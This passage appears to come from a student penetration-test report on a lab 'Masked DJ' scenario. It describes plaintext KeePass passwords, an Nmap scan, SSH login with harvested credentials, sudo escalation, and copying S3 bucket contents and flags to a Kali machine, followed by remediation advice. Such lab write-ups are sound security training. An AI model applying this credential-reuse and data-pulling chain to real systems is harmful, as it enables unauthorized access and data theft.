


Figure 29: Login information for webmaster account

Vulnerabilities in Windows VM1:
Exposure of passwords in the plain text – KeePass, Risk factor - CVE-2022-0725 (7.5/10):

a. The password of KeePass, master password for Open database was found in a text file in the plain text. This is considered as a severe security risk because if any user with malicious intent gets a hold of this text file, that user can gain unauthorized access to the entire database.
b. In the KeePass database, the username and the passwords are stored in the plain text. This is also considered as a high severe security risk because if the attacker gets access to the database, that attacker can gain username and passwords of other privileged users. Attackers can exploit these usernames and passwords and create a bigger chaos in the organization.

Ubuntu VM:

Enumeration of Ubuntu VM:

We initiated a detailed Nmap network scan on the Ubuntu virtual machine (VM) to gain insights into its network configuration, focusing on identifying any open ports and evaluating the overall status of the machine's connectivity. The Nmap scan provided a comprehensive analysis, revealing that port 22, commonly used for SSH (Secure Shell) connection, and port 80, typically used for HTTP web traffic, were both open. This means that the system was accepting incoming connections on these ports, which could indicate it is set up for secure remote access and web hosting services, respectively.




Figure 30: Nmap result for 192.168.171.138 (Ubuntu VM)

The web page's source code contained a comment from the webmaster, dated November 1, 2019. The comment indicated that the current server was considered outdated, and there were plans to migrate the data to AWS in preparation for an upcoming deployment.This suggests that the organization was looking to modernize its infrastructure by moving to a more scalable and reliable cloud platform, aiming for better performance and flexibility in the future




Figure 31: Webpage content hosted in Ubuntu VM




Figure 32: Webpage source code displaying the comment left by webmaster

Exploitation of Ubuntu VM:

After successfully extracting the 'webmaster' account credentials from the KeePass database, we used these credentials to attempt an SSH (Secure Shell) connection to the target server. During our exploration, we came across a file named 'new-site_info.txt,' which suggested the possibility of image files stored in an S3 bucket. These images could potentially contain valuable information that might reveal the identity of the DJ, a detail that had previously been hidden.

Command: **ssh webmaster@192.168.171.138**




Figure 33: Successful ssh login of webmaster account in Ubuntu VM

We thoroughly explored several directories on the server, hoping to uncover any useful information. However, after a detailed search, we were unable to find anything relevant. To advance our investigation, we decided to examine the server's command history. This led to the discovery of a series of commands related to AWS services, offering a new direction for further analysis.

We used the sudo -l and sudo su commands to escalate our privileges and discovered that the 'webmaster' account had admin-level privileges.




Figure 34: Testing sudo/root privileges for the webmaster account

Post-Exploitation of Ubuntu VM:

With this elevated access, we were able to explore the system further and located a relevant bucket named 'enpm809q', which seemed to contain valuable data, providing an important lead for our investigation. We ran a command to list its contents and explore what was stored inside.

Command: **aws s3 ls s3://enpm809q**




Figure 35: Listing contents of S3 bucket & copying all the files to local directory

After discovering six flags in the designated S3 bucket, we proceeded to download the images to the home directory of our Ubuntu VM for further analysis.

Command: **aws s3 cp s3://enpm809q ./ --recursive**

Upon reviewing an accompanying README.txt file, we learned that it contained information revealing the identity of the Masked DJ as Professor Kevin Shivers. To transfer the images to our Kali machine for closer examination, we used the scp (secure copy) command, ensuring a secure and efficient transfer of the files between the machines.




Figure 36: Content present in README.txt file

Command: **scp flag1.jpeg flag2.jpeg flag3.jpeg flag4.jpeg flag5.jpeg flag6.jpeg README.txt kali@192.168.171.128:/home/kali/finalproj**




Figure 37: Copying all the files to Kali using scp command

Vulnerabilities in Ubuntu VM:

Public Exposure of the Website hosting location, Risk Severity - CWE-200

The website's hosting location (S3) is exposed in the text file. This raises a security concern because if an attacker gains access to this text file, they can focus their attack methods on AWS itself. This further increases the risk factor.

Absence of access control mechanism for AWS, Risk Factor - High

When we use the AWS commands, it does not prompt the user for AWS credentials. This indicates that proper access control is not set up, and the machine is repeatedly using cached AWS credentials without requiring reauthentication. This is considered a severe security risk because this Ubuntu VM is where the webmaster updates the website and performs operations. If an attacker gains access to this VM, they could gain full control of the website and potentially complete access to the AWS environment as well.

Multiple users with root privileges, Risk Factory High - CWE-269

Ubuntu Vm has two root users (webmaster and root). Having multiple users with root access can introduce several security risks. The greater number of root users, the more the entry point for potential attackers which expands the attack surface. If any user compromises the whole machine and the services that are dependent on the machine are at risk. Also, it is really hard to audit which root user made what kind of change. This will create complexity during forensics or auditing.

Remediation:

Windows 7:

a. Make sure the windows 7 VM is updated with the latest security patches. Mainly patches related to EternalBlue (SMB). To further expand this, we can enable automatic security updates or implement proper patch management systems.
b. Conduct regular vulnerability scanning to check for systems weakness or any vulnerabilities on a daily basis.
c. Enforce better hashing algorithms such as NTLMv2 or kerberos for improved security. This way we can safeguard the system against brute force attacks.
d. Enforce strong password policies such as minimum length, usage of special characters and regularly rotating the passwords.

Windows 2016:

1. Enforce better hashing algorithms such as NTLMv2 or kerberos for improved security. This way we can safeguard the system against brute force attacks.
2. Enforce strong password policies such as minimum length, usage of special characters and regularly rotating the passwords.
3. Create an auditing process where you can audit the access to sensitive files.
4. Implement rigid access control to the sensitive files so that only authorized users can access it. If possible, setup a separate server or system exclusively for storing the sensitive files. These servers must have very tight access controls and good security posture.

Windows VM1:

a. Passwords should not be stored in a text file and make it accessible to everyone who has access rights to the server. A robust key management solution such as AWS KMS or Keeper should be used to retrieve passwords. Atleast, the passwords should not be present in the plain text format. All the passwords should be hashed properly.
b. The sensitive information present in the database should be hashed with the industry standard algorithms so that attackers cannot retrieve and decrypt the passwords easily.
c. Need to implement strict role-based access controls on accessing the KeePass database so that unauthorized users cannot access it.

Ubuntu VM:

a. Make sure to rotate AWS access key and secrets so that the risk of unauthorized access will be minimized. In the long term, make sure to implement a robust key rotation mechanism to AWS users.
b. Create rigid IAM policies for the users so that only authorized users can perform certain functions.
c. Implement MFA for AWS account for added security.
d. Reduce the number of users with the root privileges so that the attack surface is minimized. And if any user wants to perform sudo operations then that user needs to go through the series of approvals then only that user is allowed to perform sudo operations. All the root passwords should be kept in a proper key management solution so that the passwords won't be exposed that easily.

Deliverables:

The six flags we discovered in the S3 bucket contained images of the Masked DJ, and upon further analysis, we confirmed that they matched the MD5 checksums provided within the scope of the penetration test.




Figure 38: README.txt file stating who the unmasked DJ is




Figure 39: Images of the unmasked DJ (final flags)

The MD5 checksums for the six flags were accurately matched with the provided values, validating their authenticity. This alignment indicated that the images were authentic and consistent with the expected files, further validating their relevance to our investigation and confirming that the files were part of the target assets we were tasked with examining.

Command: **md5sum *.jpeg**




Figure 40: md5 verification of flag/image

Conclusion

This penetration testing of Masked DJs IT environment revealed that there are significant vulnerabilities. These vulnerabilities could be exploited by those attackers which results in the compromise of sensitive data. There are various high-risk issues such as EternalBlue, sensitive data exposure and weak access control in the target machines. Additionally, there are other loopholes such as absence of robust patch management, poor hashing algorithms, and insecure password policies.

Despite all these issues, the Masked DJs IT organization has a clear opportunity to improve its security posture. Immediate actions include security patches, updating password policies, and improving access control etc. Long term plans include revamping the whole security architecture based on the industry standard, implementing a robust automatic patch management solution, enforcing industry standard hashing algorithms such as NTLMv2 or Kerberos. This further improves the defenses of the organization.

This report offers an evaluation of the current security posture as well as a strategic plan for improvement. We are confident that by following these recommendations, The Masked DJ can establish a more secure and resilient IT infrastructure.